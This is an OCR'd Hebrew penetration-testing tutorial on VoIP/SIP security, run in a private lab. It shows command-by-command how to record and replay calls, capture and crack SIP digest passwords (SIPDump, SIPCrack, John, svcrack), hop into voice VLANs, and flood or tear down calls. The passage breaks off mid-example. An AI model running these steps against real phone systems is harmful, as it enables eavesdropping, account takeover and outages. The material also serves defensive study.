
נפעיל את Wireshark ונתחיל לכידת תעבורה, לצורך נוחות השתמשתי במסנן על מנת ללכוד תעבורה רלוונטית בלבד.




בזמן לכידת התעבורה משתמש ב' הפעיל את תוכנת הטלפון X-LITE וחייג למשתמש א' לשלוחה מספר 200.




לאחר לכידת מספיק תעבורה הפסקתי את תהליך הלכידה ושמרתי את המידע לקובץ בשם sip.pcap




ניתן לראות בתמונה מעל שנלכדה תעבורת SIP אך התעבורה שמעניינת אותנו במקרה זה היא תעבורת ה-RTP שמכילה את השיחה עצמה.



ל-Wireshark יש פיצ'ר נחמד שמאפשר לבצע פענוח תעבורת ה-RTP לפורמט אודיו הניתן להאזנה ניתן למצוא זאת תחת התפריט VoIP → Statistics


sip - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: (ip.addr eq 192.168.1.118 and ip.addr eq 192.168.1.104)
Expression... Clear Apply
sip - VoIP Calls
Detected 1 VoIP Call. Selected 1 Call.
Start Time Stop Time Initial Speaker From To Protocol Packets State Comments
29.661 73.827 192.168.1.1 sip:201@192.168.1. sip:200@192.168.1. SIP 10 COMPLET
Total: Calls: 1 Start packets: 0 Completed calls: 1 Rejected calls: 1
Prepare Filter Graph Player Select All Close
Frame 448
Ethernet II,
Internet Pro
User Datagra
Real-Time Transport Protocol


eq 192.168.1.118 and ip.addr eq 192.168.1.104)
Expression... Clear Apply
sip - VoIP Calls
Detected 1 VoIP Call. Selected 1 Call.
Start Time Stop Time Initial Speaker From To Protocol Packets State Comments
29.661 73.827 192.168.1.1 sip:201@192.168.1. sip:200@192.168.1. SIP 10 COMPLET
sip - VoIP - RTP Player
From 192.168.1.118:62510 to 192.168.1.104:11008 Duration:28.87 Drop by Jitter Buff:80(5.4%) Out of Seq: 129(8.
From 192.168.1.104:11008 to 192.168.1.118:62510 Duration:28.77 Drop by Jitter Buff:12(0.9%) Out of Seq: 0(0.0%
Jitter buffer [ms] 50
Decode Play Pause Stop Close

בנוסף ללכידת תעבורת שיחות (RTP) ניתן ללכוד פרטי הזדהות של לקוח מול מרכזית ה-IP.

SIPDump

כלי זה הוא חלק מחבילת SIPCrack, הוא מאפשר לבצע לכידה בזמן אמת של תעבורת SIP המכילה את ה-Digest Response או לקרוא מידע זה מתוך קובץ לכידה קיים.

לכידה של פרטי הזדהות באמצעות SIPDump:

```
root@bt:/pentest/voip/sipcrack# ./sipdump -i eth0 auth.txt

SIPdump 0.3  ( MaJoMu | www.codito.de )

---------------------------------------

* Using dev 'eth0' for sniffing

* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')
```

שליפת נתוני הדהות מתוך קובץ לכידה קיים:

```
root@bt:/pentest/voip/sipcrack# ./sipdump -p
/root/registration.pcap auth.txt

SIPdump 0.3  ( MaJoMu | www.codito.de )

---------------------------------------

* Using pcap file '/root/registration.pcap' for sniffing

* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 192.168.1.104 -> 192.168.1.101 (User: '200')

* Exiting, sniffed 1 logins
```

פרטי ההזדהות ירשמו לקובץ שציינו בצורה הבאה:

```
192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"44b80d16""""MD5"8edc2d549294f6535070439fb069c968

192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"46cce857""""MD5"4dfc7515936a667565228dbaa0293dfc

192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"2252e8fe""""MD5"5b895c6ae07ed8391212119aab36f108
```

תקיפת מנגנוני האותנטיקציה

פרוטוקול SIP נתון לשתי סוגי מתקפות על מנגנון האותנטיקציה,אך לפני שנדון במתקפה זו ננסה להבין כיצד תהליך הרישום והאימות ב-SIP מתבצע.

פרוטוקול SIP משתמש במנגנון די דומה לזה של פרוטוקול ה-HTTP המוכר בשם " HTTP Digest"[6]

מכיון ו-SIP הוא פרוטוקול טקסטואלי, על פרטי ההזדהות מתבצע גיבוב על מנת למנוע העברתם ב- Clear Text.

כאשר לקוח SIP (User Agent) מבצע אימות מול השרת, השרת מחולל ושולח אליו "Digest Challenge" שמכיל את הפרטים הבאים:

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.101;branch=z9hG4bKwpyxpiud;received=192.168.1.101;rport=5060
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
To: "NightRanger" <sip:200@192.168.1.104>;tag=as375e8fdb
Call-ID: vdyozxbralxnufk@BlackBox
CSeq: 961 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="421d0ea6"
Content-Length: 0
```

Realm - משמש לזיהוי מאפיינים בתוך הודעת SIP, בדרך כלל זהו ה-SIP DOMAIN.

Nonce – מחרוזת ייחודית המגובבת ב-MD5 המחוללת ע"י השרת עבור כל בקשת רישום, מחרוזת זו מורכבת מחותמת זמן ומשפט ייחודי כדי להבטיח התקיימות של מחזור חיים קצר על מנת למנוע שימוש חוזר בה.

ברגע שהלקוח SIP (User Agent) מקבל את ה-"Digest Challenge" והמשתמש הזין את פרטי ההזדהות הוא משתמש ב-nonce כדי לייצר "Digest Response" ושולח אותו בחזרה לשרת.

[6] http://en.wikipedia.org/wiki/Digest_access_authentication

```
REGISTER sip:192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.101;rport;branch=z9hG4bKujxomhit
Max-Forwards: 70
To: "NightRanger" <sip:200@192.168.1.104>
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
Call-ID: vdyozxbralxnufk@BlackBox
CSeq: 962 REGISTER
Contact: <sip:200@192.168.1.101>;expires=3600
Authorization: Digest
username="200",realm="asterisk",nonce="421d0ea6",uri="sip:192.168.1.104",response="3a33e768ed6f630347f4b511371926bd",algo
rithm=MD5
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
User-Agent: Twinkle/1.4.2
Content-Length: 0
```

פריצת SIP Digest response Hashes

מכיון וסיסמת החיבור לשרת SIP מגובבת, תוקף יאלץ לבצע תהליך הנקרא "Brute Force" (ניחוש סיסמאות)

הצלחת מתקפה זו תלויה במורכבות הסיסמה!

תוקף עלול להשתמש באחת משתי האפשרויות:

1. שימוש במילון של סיסמאות נפוצות.
2. ניסיון ניחוש לפי כל הצירופים האפשריים (מספרים בלבד,אותיות בלבד שילוב של השניים וכד'...).

SIPCrack

ניתן לפרוץ את ה-Digest Response בעזרת SIPCrack לאחר שלכדנו את פרטי ההזדהות באמצעות SIPDump

ל SIPcrack יש שני מצבי פעולה:

1. מתקפת מילון.
2. STDIN.

מתקפת מילון

לפני שנתחיל בתהליך פריצת ה-Digest Response אני רוצה להציג בפניכם כלי שימושי שנקרא Crunch

כלי זה מאפשר לנו ליצור מילוני סיסמאות, לצורך ההדגמה אני אצור מילון שיכיל סיסמאות נומריות בלבד בעלות שישה תווים.

יצירת מילון הסיסמאות:

```
root@bt:/pentest/passwords/crunch# ./crunch 6 6 -f charset.lst
numeric -o /pentest/voip/sipcrack/sipass.txt

Crunch will now generate 7000000 bytes of data

Crunch will now generate 6 MB of data

Crunch will now generate 0 GB of data

100%
```

עכשיו נשתמש בקובץ שיצרנו מקודם באמצעות SIPDump המכיל את הסיסמאות המגובבות ובקובץ מילון הסיסמאות שיצרנו באמצעות Crunch כדי לפרוץ את הסיסמאות ע"י שימוש ב-sipcrack:

```
root@bt:/pentest/voip/sipcrack# ./sipcrack -w sipass.txt auth.txt

SIPcrack 0.3  ( MaJoMu | www.codito.de )

----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.1.101   192.168.1.104   200
3a33e768ed6f630347f4b511371926bd

* Select which entry to crack (1 - 1): 1

* Generating static MD5 hash... 0a84f78fde66bb15197eab961462dc2f

* Starting bruteforce against user '200' (MD5:
'3a33e768ed6f630347f4b511371926bd')

* Loaded wordlist: 'sipass.txt'
```

```
* Starting bruteforce against user '200' (MD5:
'3a33e768ed6f630347f4b511371926bd')

* Tried 123457 passwords in 0 seconds


* Found password: '123456'

* Updating dump file 'auth.txt'... done
```

<u>מתקפת Brute force באמצעות John the ripper</u>

כעט נשתמש ב-JTR כדי לנתב את פלטו לקובץ FIFO שנזין לתוך SIPCrack

1. יצירת קובץ ה-FIFO

```
root@bt:/tmp# mkfifo sipcrack
```

2. יצירת סיסמאות באמצעות JTR והפניית הפלט לקובץ ה-FIFO שלנו, בדוגמה הנ"ל חוללנו סיסמאות של 6 מספרים

```
root@bt:~# john

[*] This script will take you to /pentest/passwords/jtr/

[*] From there, run ./john <parameters>

root@bt:/pentest/passwords/jtr# ./john --incremental=digits –
stdout=6 > /tmp/sipcrack
```

3. כעט נזין את קובץ ה-FIFO לתוך SIPCrack כדי לפרוץ את הסיסמה

```
root@bt:/pentest/voip/sipcrack# ./sipcrack -w /tmp/sipcrack
auth.txt
SIPcrack 0.3  ( MaJoMu | www.codito.de )
----------------------------------------
* Found Accounts:
Num     Server          Client          User    Hash|Password
```

```
1       192.168.1.111   192.168.1.104   200
8edc2d549294f6535070439fb069c968

* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash... 0a84f78fde66bb15197eab961462dc2f
* Starting bruteforce against user '200' (MD5:
'8edc2d549294f6535070439fb069c968')
* Loaded wordlist: '/tmp/sipcrack'
* Starting bruteforce against user '200' (MD5:
'8edc2d549294f6535070439fb069c968')
* Tried 3 passwords in 0 seconds
* Found password: '123456'
* Updating dump file 'auth.txt'... done
```

ניחוש סיסמאות בצורה מקוונת

מתקפה נוספת המשמשת לאיתור פרטי הזדהות היא ניסיון ניחוש ע"י ביצוע ניסיונות רישום רבים מול השרת באמצעות סיסמאות שונות.

גם במקרה זה התוקף יכול לנקוט באחת משתי האפשרויות, שימוש במילון סיסמאות או ניחוש.

אנו יכולים להשתמש בכלי בשם svcrack שהינו גם חלק מחבילת הכלים sipvicious כדי לבצע Brute force לחשבונות ה SIP.

להלן דוגמה לניסיון ניחוש סיסמת ההזדהות של שלוחה מספר 200 ע"י שליחת צירופים של סיסמאות המורכבות מ-6 תווים המכילים ספרות בלבד.

תקיפת חשבון SIP בודד (שלוחה 200) באמצעות מילון סיסמאות:

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -d
wordlist.txt 192.168.1.104
| Extension | Password |
------------------------
| 200       | 123456   |
```

תקיפת חשבון SIP בודד (שלוחה 200) באמצעות שימוש בטווח סיסמאות של שישה תווים:

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -r100000-
999999 192.168.1.104
| Extension | Password |
------------------------
| 200       | 123456   |
```


במידה ושרת ה-SIP מאפשר חיבור מרשת האינטרנט תוקף יכול לבצע מתקפה זו בקלות ובנוחות ממחשבו הביתי.

דילוג בין VLANs

ברב המקרים תעבורת VoIP מקושרת ל-(Virtual LAN) VLAN ייעודי, המשמעות היא שתוקף אינו יוכל ליירט תעבורת VoIP ע"י ביצוע האזנה לתעבורת הרשת ומתקפת MITM מכיוון ו-VLAN משמש בעצם כרשת נפרדת בעלת Broadcast Domain משלה וטווח כתובות שונה מרשת ה-DATA של הארגון.

דילוג בין VLANs (או VLAN Hopping)[7] היא בעצם היכולת "לקפוץ" מרשת ה-VoIP לרשת הארגונית, אחת הטופולוגיות הנפוצות במקרה זה היא כדלהלן:

במכשיר טלפון IP קיים "Switch" מובנה, עמדת מחשב מחוברת אל תוך כניסה בטלפון המתויגת ככניסת "PC", ומכשיר הטלפון מחובר מיציאת ה-"LAN/SW" לרכזת רשת מנוהלת בצורה הבאה:



[7] http://en.wikipedia.org/wiki/VLAN_hopping

להלן דוגמה להגדרות הכניסה ברכזת המנוהלת:

```
Switch# conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface fastEthernet 0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
Switch(config-if)#switchport voice vlan 20
```

טלפון ה-IP יוגדר עם כתובת ה-VLAN המתאימה (20) ותעבורת המידע של המחשב תזרום דרך VLAN 10.

לפני שנוכל להתחיל ולדלג בין VLANs אנו נצטרך לאפשר תמיכה בפרוטוקול 802.1q ע"י הרצת הפקודה:

```
root@bt:~# modprobe 8021q
```

כלי זה משמש לדילוג בין VLANs ע"י חיקוי התנהגות של טלפון IP, הוא תומך בדגמים ספציפיים של מתגים וטלפונים כגון:


Cisco, Avaya and Nortel.

VoIP hopper תוכנן לעבוד על Backtrack Linux וכרגע תומך באפשרויות כמו:

DHCP Client, CDP Generator, MAC Address Spoofing and VLAN hopping.

להלן דוגמה להאזנה לתעבורת CDP ודילוג ל-Voice VLAN בסביבת CISCO. הרצת VoIP hopper על כרטיס הרשת בצורה הבאה:

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -c 0
```



ניתן לקפוץ ל-VLAN ישירות ע"י ציון מספרו ללא צורך בביצוע האזנה לתעבורת CDP במידה ומספר ה-VLAN ידוע מראש:

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -v 20
VoIP Hopper 1.00 Running in VLAN Hop mode ~ Trying to hop into
VLAN 2
Added VLAN 20 to Interface eth0
Attempting dhcp request for new interface eth0.20
```

```
eth0.20   Link encap:Ethernet  HWaddr 00:0c:29:84:98:b2
          inet6 addr: fe80::20c:29ff:fe84:98b2/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500
Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:2274 (2.2 KB)
```


ACE

כלי זה די דומה ל-VoIP hopper ומאפשר גם גילוי של שרתי קונפיגורציה (TFTP), ניתן לבצע קפיצה אוטומטית בין VLANs ע"י שימוש ביכולות הגילוי של הכלי:

```
Mode to specify the Voice VLAN ID
Example: ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E

Mode to auto-discover voice vlan ID in the listening mode for CDP
Example: ace -i eth0 -c 0 -m 00:1E:F7:28:9C:8E

Mode to auto-discover voice vlan ID in the spoofing mode for CDP
Example: ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
```

ניתן לצפות בכתובת ה-MAC של כרטיס הרשת במערכת Backtrack Linux באמצעות הפקודה הבאה:

```
root@bt:~# macchanger -s eth0
```



לא משנה אם השתמשתם ב-VoIP hopper או ב-ace, כעת ניתן להאזין לתעבורה באמצעות כלי כגון ucsniff ע"י ציון ממשק הרשת החדש שנוצר לנו:

```
root@bt:/pentest/voip/ucsniff# ucsniff -i eth0.20  // //
```

אי זמינות שירות (Denial Of Service)

מטרתה של מתקפה זו היא גרימת נזק בלבד, תוצאותיה יהיו בדרך כלל אי היכולת לבצע שיחות טלפון או לקבל שיחות טלפון.

מתקפת DOS[8] יכולה להתבצע בשני מישורים :

1. על תשתית התקשורת הקיימת.
2. מתקפות ספציפיות על פרוטוקולים של טכנולוגית VoIP.

הרעיון הכללי מאחורי מתקפה זו הוא הצפת הרשת/השירות ע"י שליחת כמויות אדירות של מידע שתגרום לצריכה של רב רוחב הפס הזמין לשימוש.

[8] http://en.wikipedia.org/wiki/Denial-of-service_attack

Inviteflood

באמצעות כלי זה ניתן להציף שרתי SIP וטלפונים באמצעות בקשות INVITE

```
root@bt:/pentest/voip/inviteflood# ./inviteflood
inviteflood - Version 2.0
              June 09, 2006
 Usage:
 Mandatory -
        interface (e.g. eth0)
        target user (e.g. "" or john.doe or 5000 or "1+210-555-
        1212")
        target domain (e.g. enterprise.com or an IPv4 address)
        IPv4 addr of flood target (ddd.ddd.ddd.ddd)
        flood stage (i.e. number of packets)
 Optional -
        -a flood tool "From:" alias (e.g. jane.doe)
        -i IPv4 source IP address [default is IP address of
        interface]
        -S srcPort  (0 - 65535) [default is well-known discard
        port 9]
        -D destPort (0 - 65535) [default is well-known SIP port
        5060]
        -l lineString line used by SNOM [default is blank]
        -s sleep time btwn INVITE msgs (usec)
        -h help - print this usage
        -v verbose output mode
```

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.1.104 192.168.1.104 10000000

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port   = 192.168.1.105:9
dest   IPv4 addr:port   = 192.168.1.104:5060
targeted UA             = 201@192.168.1.104

Flooding destination with 10000000 packets
sent: 72921507
```

כל עוד בקשות INVITE יישלחו בתדירות גבוהה לשרת לא תתאפשר הוצאת שיחות, ניתן גם להציף את שרת ה-SIP עם מספרי שלוחות שאינן קיימות ובכך לגרום לו לייצר הודעות 404 ובכך להעסיק אותו.

Teardown

באמצעות כלי זה ניתן לשלוח הודעת BYE על מנת לגרום לניתוק שיחות:

```
./teardown eth0 extension sip_proxy 10.1.101.35 CallID FromTag ToTag
```

לפני שנוכל להשתמש בכלי זה נצטרך ללכוד תגובת SIP OK ואלידית ולהשתמש בתגיות "from", "to" , כמו כן נצטרך גם את הערך של השדה Caller ID:

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP
192.168.1.105;branch=z9hG4bKkfnyfaol;received=192.168.1.105;rport=5060
From: "200" <sip:200@192.168.1.104>;tag=hcykd
To: "200" <sip:200@192.168.1.104>;tag=as644fe807
Call-ID: jwtgckolqnoylqf@backtrack
CSeq: 134 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Expires: 3600
Contact: <sip:200@192.168.1.105>;expires=3600
Date: Tue, 01 Feb 2011 17:55:42 GMT
Content-Length: 0
```

דוגמא לשימוש:

```
